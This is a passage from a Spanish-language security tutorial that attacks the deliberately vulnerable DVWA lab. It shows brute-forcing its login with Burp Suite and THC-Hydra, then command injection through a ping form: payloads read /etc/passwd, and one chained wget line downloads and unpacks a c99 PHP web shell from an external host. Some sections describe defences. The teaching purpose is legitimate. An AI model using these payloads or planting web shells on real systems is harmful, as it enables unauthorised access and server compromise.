Una vez seleccionados ambos *payloads*, se inicia el ataque haciendo clic en la opción “Start attack” del menú “Intruder”.




Figura 3-10. Inicio del ataque por fuerza bruta combinado con diccionario.

La herramienta *intruder* nos permite examinar la respuesta del servidor para la petición de autenticación con cada par de *payloads*.

request	payload1	payload2	status	error	timeo...	length	comment
0			200			4865	baseline request
1	admin	aaaa	200			4865	
2	administrador	aaaa	200			4865	
3	administrator	aaaa	200			4865	
4	admin	aaaaaa	200			4865	
5	administrador	aaaaaa	200			4865	
6	administrator	aaaaaa	200			4865	
7	admin	aaaaaaaa	200			4865	
8	administrador	aaaaaaaa	200			4865	
9	administrator	aaaaaaaa	200			4865	
10	admin	aaaaaaaaa	200			4865	
11	administrador	aaaaaaaaa	200			4865	
12	administrator	aaaaaaaaa	200			4865	
13	admin	aaaaaaaaaa	200			4865	
...	200			4865	

request response
raw headers hex html render

```
</form>
<pre>
<br>
| Username and/or password incorrect.</pre>
</div>
<h2>More info</h2>
<ul>
<li>
```

33 of 468 0 matches

Figura 3-11. Respuesta del servidor a una de las peticiones de autenticación.

Después de un largo tiempo de espera (por el mencionado retardo en las peticiones en la versión gratuita) se aprecia que para el par “admin”, “password” el tamaño de la respuesta es diferente. Al examinar con más detalle el código fuente HTML servido se observa que en lugar del mensaje “Username and/or password incorrect.” el servidor ha devuelto “Welcome to the password protected area admin”.

Así pues este ataque por fuerza bruta combinado con el de diccionario ha dado sus frutos y los datos de acceso a la web son “admin” como nombre de usuario y “password” como contraseña.

request	payload1	payload2	status	error	timeo...	length	comment
75	administrator	passw	200			4865	
76	admin	passwd	200			4865	
77	administrador	passwd	200			4865	
78	administrator	passwd	200			4865	
79	admin	passwor	200			4865	
80	administrador	passwor	200			4865	
81	administrator	passwor	200			4865	
82	admin	password	200			4909	
83	administrador	password	200			4865	
84	administrator	password	200			4865	
85	admin	passwords	200			4865	
86	administrador	passwords	200			4865	
87	administrator	passwords	200			4865	
88	admin	passwort	200			4865	
89	administrador	passwort	200			4865	

request response
raw headers hex html render

```
<br>
<input type="submit" value="Login" name="Login">
</form>
<p>Welcome to the password protected area admin</p>

</div>
<h2>More info</h2>
<ul>
```

187 of 468 0 matches

Figura 3-12. Ataque por fuerza bruta realizado con éxito.

Puesto que el tiempo de ejecución de este ataque con la aplicación Burp Suite no ha permitido realizar el mismo haciendo uso de diccionarios de considerable tamaño, se llevará a cabo el mismo ataque con la aplicación **THC-Hydra**.



THC-Hydra

THC-Hydra está disponible para los sistemas operativos Windows, Linux y MacOS, y su sitio web oficial es <http://www.thc.org/thc-hydra/>.

Los parámetros básicos para ejecutar THC-Hydra son los siguientes:

- **-l** para indicar un nombre de usuario determinado. Si éste se desconoce se escribirá en mayúscula (**-L**) permitiendo el uso de diccionario. Uso: [-l admin] [-L nombre_diccionario.extensión]
- **-p** para indicar una contraseña determinada. Si éste se desconoce se escribirá en mayúscula (**-P**) permitiendo el uso de diccionario. Uso: [-p password] [-P nombre_diccionario.extensión]
- **-v** es el modo *verbose* que imprime en pantalla los intentos con cada par usuario-contraseña. En mayúscula (**-V**) Hydra nos dará más detalles del proceso de crackeo. Uso: [-v] [-vV].
- IP de nuestro objetivo. Uso: [IP/host].
- Protocolo a través del cual se realizará el ataque. Uso: [protocolo].



URL de interés

En <http://securityblog.gr/1162/crack-passwords-with-hydra/> puede encontrar un manual con todos los parámetros disponibles en la ejecución de THC-Hydra y algunos ejemplos de uso.

En este ejemplo el comando para ejecutar Hydra y realizar un ataque de fuerza bruta combinado con diccionario sería:

```
$ hydra -l admin -P /tmp/mini.dic www.webvulnerable.com http-get-form
"/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:Usern
ame and/or password incorrect.:H=Cookie: security=low;
PHPSESSID=216k4v6mcli2ptscohj3de9ld4"
```

Donde **admin** es el nombre del usuario con el que se intentará realizar la autenticación, **mini.dic** el diccionario utilizado para las contraseñas y **http-get-form** el protocolo a través se realiza el ataque.

Entre comillas se indica la dirección web del formulario con los parámetros requeridos de usuario y contraseña (lo que en la aplicación Burp Suite se denominaban *payloads*). Asimismo se indicará el mensaje recibido en caso de error en la autenticación así como los valores capturados con Burp Suite de las cookies con el ID de inicio de sesión en PHP (para que Hydra pueda llegar hasta dicho formulario y no ser redirigido a la página de acceso *login.php*) y el nivel de seguridad.

```
root@localhost:~#
Archivo Editar Ver Busca Terminal Ayuda
[root@localhost ~]# hydra -l admin -P /tmp/micro.dic -e nsr www.webvulnerable.co
m http-get-form "/vulnerabilities/brute/index.php:username=^USER^&password=^PASS
^&Login=Login:Username and/or password incorrect.:H=Cookie: security=low;
PHPSESSID=216k4v6mcli2ptscohj3de9ld4"
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2012-09-15 07:25:58
[DATA] 16 tasks, 1 server, 21503 login tries (l:1/p:21503), ~1343 tries per task
[DATA] attacking service http-get-form on port 80
[80][www-form] host: 127.0.0.1  Login: admin  password: password
[STATUS] attack finished for www.webvulnerable.com (waiting for children to fini
sh)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2012-09-15 07:26:28
[root@localhost ~]#
```

Figura 3-13. Ejemplo de ejecución de un ataque por fuerza bruta con la aplicación Hydra.

Trascurridos unos minutos y tras comprobar 21503 posibles combinaciones con las contraseñas indicadas en nuestro diccionario, Hydra ha encontrado un par usuario-contraseña válido. El mismo que se obtuvo con anterioridad utilizando únicamente Burp Suite: “admin”, “password”.

En lo que respecta al **nivel de seguridad médium**, la vulnerabilidad a este ataque es la misma. Para comprobarlo se configurará nuevamente Firefox para que use en todas las conexiones el proxy en 127.0.0.1 en el puerto 808, interceptando nuevamente con Burp Suite la petición HTTP GET con la solicitud de autenticación en el sistema.




Figura 3-14. Captura de las cookies para el nivel de seguridad medio.

El comando a ejecutar es el mismo que en el caso anterior, con la salvedad de:

- no se indica un usuario concreto sino un diccionario de usuarios que contendrá algunos nombres que usualmente son escogidos para cuentas de administración.
- la cookie con el ID de inicio de sesión puesto que ésta caducó desde el anterior ataque.
- la cookie con el nivel de seguridad ahora es “medium”.

Quedando el mismo como se indica a continuación:

```
$ hydra -L /tmp/usuarios.dic -P /tmp/micro.dic www.webvulnerable.com http-get-form "/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: security=medium; PHPSESSID=6p8qddj30g87mdn5qfr33nb3i2"
```

```
root@localhost:~#
Archivo Editar Ver Buscar Terminal Ayuda
[root@localhost ~]# hydra -L /tmp/usuarios.dic -P /tmp/micro.dic www.webvulnerable.com http-get-form "/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: security=medium; PHPSESSID=6p8qddj30g87mdn5qfr33nb3i2"
Hydra v7.3 (c) 2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2012-09-17 04:38:36
[DATA] 16 tasks, 1 server, 64500 login tries (l:3/p:21500), ~4031 tries per task
[DATA] attacking service http-get-form on port 80
[80][www-form] host: 127.0.0.1 login: admin password: password
[STATUS] 34108.00 tries/min, 34108 tries in 00:01m, 50392 todo in 00:01h, 16 active
[ERROR] Child with pid 6976 terminating, can not connect
[ERROR] Child with pid 6982 terminating, can not connect
[ERROR] Child with pid 1762 terminating, can not connect
[STATUS] 28918.00 tries/min, 57836 tries in 00:02h, 6664 todo in 00:01h, 16 active
[STATUS] attack finished for www.webvulnerable.com (waiting for children to finish)
1 of 1 target successfully completed. 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2012-09-17 04:40:54
[root@localhost ~]#
```

Figura 3-15. Ejemplo de ejecución de Hydra haciendo uso de dos diccionarios.

Finalmente sólo queda comprobar que estos datos son realmente válidos haciendo un intento de autenticación sobre el propio formulario web. Como se observa en la siguiente figura el mensaje mostrado es diferente, con un mensaje de bienvenida a la página de administración protegida por contraseña.




Figura 3-16. Mensaje de bienvenida a la zona protegida de administración.

3.1.2 Prevención

En el nivel de seguridad *high* se ha implementado el uso de la función sleep() de PHP.

sleep() - <http://www.php.net/manual/es/function.sleep.php>

`int sleep (int $seconds)`

Retrasa la ejecución del programa durante el número de segundos dados por \$seconds.

Esta función ha provocado que se hayan producido 4 falsos positivos dejando el ataque sin efecto.

```
root@localhost:~#
Archivo Editar Ver Buscar Terminal Ayuda
[root@localhost ~]# hydra -l admin -P /tmp/micro.dic www.webvulnerable.com http
-get-form "/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Logi
n=Login:Username and/or password incorrect.:H=Cookie: security=high; PHPSESSID=6
p8qddj30g87mdh5qfr33nb3i2"
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2012-09-17 17:21:04
[DATA] 16 tasks, 1 server, 21500 login tries (1:1/p:21500), ~1343 tries per task
[DATA] attacking service http-get-form on port 80
[80][www-form] host: 127.0.0.1 login: admin password: adela
[STATUS] attack finished for www.webvulnerable.com (waiting for children to fini
sh)
[80][www-form] host: 127.0.0.1 login: admin password: adel
[80][www-form] host: 127.0.0.1 login: admin password: addison
[80][www-form] host: 127.0.0.1 login: admin password: addi
1 of 1 target successfully completed, 4 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2012-09-17 17:21:58
[root@localhost ~]#
```

Figura 3-17. Falsos positivos en ataque por fuerza bruta.

Sin embargo y a pesar de que la función sleep() se ha mostrado efectiva en este caso, para prevenir este tipo de ataques se recomienda el uso de un sistema de captcha, ya sea desde el primer intento o después de un determinado número de intentos fallidos, así como bloquear las peticiones recibidas desde aquellas IPs que hayan cometido un número de intentos fallidos en un determinado espacio de tiempo.

Puesto que estas pautas no tienen por qué ser aún suficientes, adicionalmente se recomienda el uso de *tokens* aleatorios en los formularios. Se verá un ejemplo de esta práctica en la vulnerabilidad CSRF.

3.2 COMMAND EXECUTION

Esta vulnerabilidad permite ejecutar comandos de consola desde la web, pudiendo así ver, modificar y eliminar archivos y directorios del servidor. Las posibilidades de este ataque son infinitas, siendo su única limitación el usuario utilizado en la ejecución de los comandos (generalmente “apache”), por lo que para realizar ciertas acciones se dependería de los permisos que éste tenga.

3.2.1 Explotando la vulnerabilidad

Al igual que la vulnerabilidad File Inclusion, ésta se produce por confiar en la buena voluntad del usuario y no filtrar como es debido la información procedente de formularios HTML.

DVWA presenta en el **nivel de seguridad low** el siguiente script:

Código PHP
<pre><?php if(isset(\$ POST['submit'])) { \$target = \$_REQUEST['ip']; // Determine OS and execute the ping command. if (stristr(PHP_uname('s'), 'Windows NT')) { \$cmd = shell_exec('ping ' . \$target); echo '<pre>' . \$cmd . '</pre>'; } else { \$cmd = shell_exec('ping -c 3 ' . \$target); echo '<pre>' . \$cmd . '</pre>'; } } ?></pre>

Este script permite al visitante realizar ping a una IP (o host) a través de un formulario y a simple vista podría parecer bastante inocuo. Sin embargo, la información enviada a través del campo *input* del formulario no es tratada antes de llevar a cabo su ejecución por parte del servidor, por lo que un usuario malintencionado podría aprovecharse para ejecutar otros comandos diferentes usando la concatenación de comandos.

¿Cómo se concatenan comandos? Linux permiten ejecutar comandos en una sola línea a través del uso de una serie de operadores:

- Ampersand (“&”): permite que dos o más comandos se ejecuten de manera simultánea.

```
$ cd /tmp & mkdir nombre_directorio
```

- Barra (“|”): la salida del primero se convierte en la entrada del segundo.

```
$ find . | xargs grep cadena_a_buscar
```

- Doble ampersand (“&&”) u operador AND: el segundo comando sólo se ejecutará si el primero termina con éxito.

```
$ make && make install
```

- Doble barra (“||”) u operador OR: el segundo comando se ejecutará si el primero NO termina con éxito.

```
$ cp /home/pepe/*.doc /backup/usuarios/pepe || echo "Nada que hacer"
```

- Punto y coma (“;”): el segundo comando se ejecutará sin importar el resultado del primero.

```
$ cd /carpeta_inexistente ; mkdir directorio_nuevo
```



Nota

En este ejemplo, con el uso del operador && no se ejecutaría el segundo comando puesto que el directorio al que se trata de acceder no existe.

A continuación se muestran algunos ejemplos aprovechando la vulnerabilidad en la ejecución de comandos en el **nivel de seguridad low**:

- Mostrar directorio actual:

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

/srv/www/webvulnerable.com/public_html/vulnerabilities/exec

Figura 3-18. Ejemplo de ejecución de comando (I).

- Examinar el directorio raíz del sistema. Al hacer uso del operador || y haber fallado el ping que debía ejecutarse, se ejecuta el segundo comando:

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


```
total 62
lrwxrwxrwx.  1 root root    7 May 22 22:39 bin -> usr/bin
dr-xr-xr-x.  6 root root 1024 Sep 14 19:14 boot
drwxr-xr-x. 19 root root 3380 Sep 17 17:00 dev
drwxr-xr-x. 125 root root 12288 Sep 17 17:00 etc
drwxr-xr-x.  3 root root 4096 Sep 14 20:56 home
lrwxrwxrwx.  1 root root    7 May 22 22:39 lib -> usr/lib
lrwxrwxrwx.  1 root root    9 May 22 22:39 lib64 -> usr/lib64
drwxr-----  2 root root 16384 May 22 22:37 lost+found
drwxr-xr-x.  2 root root   40 Sep 17 17:00 media
drwxr-xr-x.  2 root root 4096 Feb  3 2012 mnt
drwxr-xr-x.  2 root root 4096 Feb  3 2012 opt
dr-xr-xr-x. 156 root root    0 Sep 17 17:00 proc
dr-xr-xr-x.  7 root root 4096 Sep 17 17:00 root
drwxr-xr-x. 36 root root 1080 Sep 18 00:25 run
lrwxrwxrwx.  1 root root    8 May 22 22:39 sbin -> usr/sbin
drwxr-xr-x.  3 root root 4096 Sep 14 19:43 srv
dr-xr-xr-x. 13 root root    0 Sep 17 17:00 sys
drwxrwxrwt.  2 root root 4096 Sep 17 17:00 tmp
drwxr-xr-x. 13 root root 4096 May 22 22:39 user
drwxr-xr-x. 20 root root 4096 Sep 14 19:29 var
```

Figura 3-19. Ejemplo de ejecución de comando (II).

- Mostrar información de la CPU.

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
192.168.1.1&& cat /proc/cpuinfo 
```

```
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_req=1 ttl=128 time=1.22 ms
64 bytes from 192.168.1.1: icmp_req=2 ttl=128 time=1.31 ms
64 bytes from 192.168.1.1: icmp_req=3 ttl=128 time=1.28 ms

--- 192.168.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.227/1.277/1.315/0.036 ms
processor : 0
vendor_id : GenuineIntel
cpu family : 6
model : 42
model name : Intel(R) Core(TM) i7-2600K CPU @ 3.40GHz
stepping : 7
microcode : Ox14
cpu MHz : 3392.389
cache size : 8192 KB
fpu : yes
fpu_exception : yes
cpuid level : 13
wp : yes
flags : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov p
bogomips : 6784.77
clflush size : 64
cache_alignment : 64
address sizes : 40 bits physical, 48 bits virtual
power management:
```

Figura 3-20. Ejemplo de ejecución de comando (III).

- También se podría examinar el fichero */etc/passwd* con la información relativa a las cuentas que pueden acceder al sistema de manera legítima (tal vez para realizar posteriormente un ataque de fuerza bruta y obtener privilegios de superusuario en el sistema):

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
& cat /etc/passwd 
```

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:3:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/var/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:98:99:Nobody:/sbin/nologin
usbmuxd:x:113:113:usbmuxd user:/sbin/nologin
avahi-autopid:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
smolt:x:999:998:Smolt:/usr/share/smolt:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
rtkit:x:172:172:RealtimeKit:/proc:/sbin/nologin
openvpn:x:998:996:OpenVPN:/etc/openvpn:/sbin/nologin
saslauthd:x:997:995:"Saslauthd user":/run/saslauthd:/sbin/nologin
colorl:x:996:994:User for colorl:/var/lib/colorl:/sbin/nologin
nm-openconnect:x:995:993:NetworkManager user for OpenConnect:/sbin/nologin
mailnull:x:47:47:/var/spool/mqueue:/sbin/nologin
smmap:x:51:51:/var/spool/mqueue:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
chrony:x:994:992:/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/sbin/nologin
pulse:x:993:991:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
gdm:x:42:42:/var/lib/gdm:/sbin/nologin
masteracsix:x:1000:1000:MasterACSI:/home/masteracsix:/bin/bash
tssix:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/
mysql:x:27:27:MySQL Server:/var/lib/mysql/bin:/bin/bash
apache:x:148:48:Apache:/var/www:/sbin/nologin
```

Figura 3-21. Ejemplo de ejecución de comando (IV).

Como se ha podido observar en las figuras anteriores, la vulnerabilidad es grave aunque, por suerte, el usuario que ejecuta los comandos (*apache*) no tiene privilegios de administración sino acceso de sólo lectura al sistema de ficheros.

Sin embargo uno de los visitantes de la web ha encontrado un directorio con permisos de lectura, escritura y ejecución en el mismo nivel del sistema de ficheros en que se encuentra esta aplicación. ¿Qué pasaría si no fuera tan bien intencionado como ha supuesto el programador de esta página web?



Figura 3-22. Directorio con permisos de escritura y ejecución para todos los usuarios.

Utilizando los operadores de concatenación de comandos podría acceder a ese directorio, descargar un fichero, borrar todo su contenido, etc.

En este caso ha tenido a bien descargar una shell escrita en PHP (que ya se ha empleado en otros ataques) y descomprimir el fichero:

```
; cd .. ; cd upload ; wget http://www.servidorexterno.com/master/c99.zip ; unzip c99.zip
```



Figura 3-23. Descarga de fichero comprimido y extracción del mismo.

Como se aprecia en la siguiente figura, el shell ha sido cargado en el servidor y es accesible para cualquier usuario que conozca su ubicación.




Figura 3-24. Shell escrita en PHP ejecutada en el servidor vulnerable.

El nivel de seguridad **medium** implementa el uso de la función str_replace() de PHP para realizar un filtrado superficial de los valores de las variables pasadas por URL, eliminando dos de los operadores que han sido explicados con anterioridad (doble ampersand y el punto y coma):

Código PHP

```
<?php
// Remove any of the characters in the array (blacklist).
$substitutions = array(
    '&&' => '',
    ';' => '',
);
$target = str_replace( array_keys( $substitutions ), $substitutions, $target );
?>
```

Esta medida de filtrado se muestra ineficaz ante la vulnerabilidad puesto que puede seguir haciéndose uso de los operadores “||” y “&” para ejecutar comandos en esta improvisada shell.

The screenshot shows the DVWA interface at the 'Command Execution' level. In the 'Ping for FREE' section, the user has entered the command: `cat /etc/passwd`. The output is displayed below:

```
root:x:0:0:root:/root/:/bin/sh
bin:x:1:1:bin:/bin/:/bin/nologin
daemon:x:2:2:daemon:/bin/:/bin/nologin
adm:x:3:3:adm:/var/adm/:/bin/nologin
lp:x:4:4:lp:/var/spool/lpd/:/bin/nologin
sync:x:5:5:sync:/sbin/:/bin/nologin
shutdown:x:6:6:shutdown:/sbin/:/bin/nologin
halt:x:7:7:halt:/sbin/:/bin/halt
mail:x:8:8:mail:/var/spool/mail/:/bin/nologin
ususp:x:10:14:ususp:/var/spool/ususp/:/bin/nologin
operator:x:11:16:operator:/root/:/bin/nologin
gopher:x:13:30:gopher:/var/gopher/:/bin/nologin
ftp:x:14:50:FTP User:/var/ftp/:/bin/nologin
nobody:x:99:99:Nobody:/var/nobody/:/bin/nologin
www-data:x:999:999:www-data:/var/www/:/bin/nologin
mailnull:x:997:995:Mailnull user:/var/run/avahi-daemon/:/bin/nologin
mailnull:x:997:995:Mailnull user:/run/seaslauthd/:/bin/nologin
colord:x:998:994:User for colord:/var/lib/colord/:/bin/nologin
nmap:x:999:999:nmap:/var/run/nmap/:/bin/nologin
OpenConnect:x:1000:1000:OpenConnect user:/var/run/openconnect/:/bin/nologin
mailnull:x:97:97:/var/spool/mqueue/:/bin/nologin
msmtp:x:74:74:msmtp:/var/spool/msmtp/:/bin/nologin
sendmail:x:76:76:sendmail:/var/run/sendmail/:/bin/nologin
tcpdump:x:72:72/tcpdump:/var/run/tcpdump/:/bin/nologin
pulseaudio:x:993:993:JuliaKudravtseva:sysrem Daemon:/var/run/pulse/:/bin/nologin
pulseaudio:x:994:994:JuliaKudravtseva:/var/run/pulse/:/bin/nologin
mastercsci:x:1000:1000:MasterCSCI:/home/mastercsci/:/bin/bash
tssix:x:91:59:Account used by the tssowers package to sandbox the toad daemon:/dev/t
mysql:x:21:21:MySQL Server:/var/lib/mysql/:/bin/bash
apache:x:48:48:Apache:/var/www/:/bin/nologin
```

Below the command entry, there is a link to 'More info' which points to a blog post about PHP's handling of double ampersands.

At the bottom, it says 'Security Level: medium' with 'PHPIDS: disabled' circled in red.

Figura 3-25. Uso del operador ||.

The screenshot shows the DVWA interface at the 'Command Execution' level. In the 'Ping for FREE' section, the user has entered the command: `& cat /etc/passwd & pwd`. The output is displayed below:

```
/usr/www/web/vuln/testable.com/public_html/vulnerabilities/exec
root:x:0:0:root:/root/:/bin/sh
bin:x:1:1:bin:/bin/:/bin/nologin
daemon:x:2:2:daemon:/bin/:/bin/nologin
adm:x:3:3:adm:/var/adm/:/bin/nologin
lp:x:4:4:lp:/var/spool/lpd/:/bin/nologin
sync:x:5:5:sync:/sbin/:/bin/sync
shutdown:x:6:6:shutdown:/sbin/:/bin/shutdown
halt:x:7:7:halt:/sbin/:/bin/halt
mail:x:8:8:mail:/var/spool/mail/:/bin/nologin
ususp:x:10:14:ususp:/var/spool/ususp/:/bin/nologin
operator:x:11:16:operator:/root/:/bin/nologin
gopher:x:13:30:gopher:/var/gopher/:/bin/nologin
ftp:x:14:50:FTP User:/var/ftp/:/bin/nologin
nobody:x:99:99:Nobody:/var/nobody/:/bin/nologin
www-data:x:999:999:www-data:/var/www/:/bin/nologin
mailnull:x:997:995:Mailnull user:/var/run/avahi-daemon/:/bin/nologin
mailnull:x:997:995:Mailnull user:/run/seaslauthd/:/bin/nologin
colord:x:998:994:User for colord:/var/lib/colord/:/bin/nologin
nmap:x:999:999:nmap:/var/run/nmap/:/bin/nologin
OpenConnect:x:1000:1000:OpenConnect user:/var/run/openconnect/:/bin/nologin
mailnull:x:97:97:/var/spool/mqueue/:/bin/nologin
msmtp:x:74:74:msmtp:/var/spool/msmtp/:/bin/nologin
sendmail:x:76:76:sendmail:/var/run/sendmail/:/bin/nologin
tcpdump:x:72:72/tcpdump:/var/run/tcpdump/:/bin/nologin
pulseaudio:x:993:993:JuliaKudravtseva:sysrem Daemon:/var/run/pulse/:/bin/nologin
pulseaudio:x:994:994:JuliaKudravtseva:/var/run/pulse/:/bin/nologin
openvpn:x:995:995:OpenVPN Stack:/var/run/avahi-daemon/:/bin/nologin
openvpn:x:995:995:OpenVPN Stack:/var/run/avahi-daemon/:/bin/nologin
mailnull:x:997:995:Mailnull user:/run/seaslauthd/:/bin/nologin
mailnull:x:997:995:Mailnull user:/var/run/avahi-daemon/:/bin/nologin
nmap:x:999:999:nmap:/var/run/nmap/:/bin/nologin
OpenConnect:x:1000:1000:OpenConnect user:/var/run/openconnect/:/bin/nologin
mailnull:x:97:97:/var/spool/mqueue/:/bin/nologin
msmtp:x:74:74:msmtp:/var/spool/msmtp/:/bin/nologin
sendmail:x:76:76:sendmail:/var/run/sendmail/:/bin/nologin
tcpdump:x:72:72/tcpdump:/var/run/tcpdump/:/bin/nologin
chrony:x:994:992:/var/lib/chrony/:/bin/nologin
cpufreq:x:72:72/cpufreq:/var/run/avahi-daemon/:/bin/nologin
pulseaudio:x:993:993:JuliaKudravtseva:sysrem Daemon:/var/run/pulse/:/bin/nologin
pulseaudio:x:994:994:JuliaKudravtseva:/var/run/pulse/:/bin/nologin
gdm:x:42:42:gdm:/var/lib/gdm/:/bin/nologin
mastercsci:x:1000:1000:MasterCSCI:/home/mastercsci/:/bin/bash
tssix:x:91:59:Account used by the tssowers package to sandbox the toad daemon:/dev/t
mysql:x:21:21:MySQL Server:/var/lib/mysql/:/bin/bash
apache:x:48:48:Apache:/var/www/:/bin/nologin
```

Below the command entry, there is a link to 'More info' which points to a blog post about PHP's handling of ampersands.

At the bottom, it says 'Username: admin' and 'Security Level: medium'.

Figura 3-26. Uso del operador &.

3.2.2 Prevención

El nivel de seguridad **high** de DVWA implementa el uso de la función stripslashes() para filtrar la cadena recibida por URL eliminando las barras si el string contuviera comillas escapadas.

```
<?php $target = stripslashes( $target ); ?>
```

stripslashes() - <http://www.php.net/manual/es/function.stripslashes.php>

string stripslashes (string \$str)

Quita las barras de un string con comillas escapadas.

Este nivel de seguridad incluye también un pequeño script para comprobar que la información recibida es una dirección IP:

Código PHP

```
<?php
// Split the IP into 4 octects
$octet = explode(".", $target);
// Check IF each octet is an integer
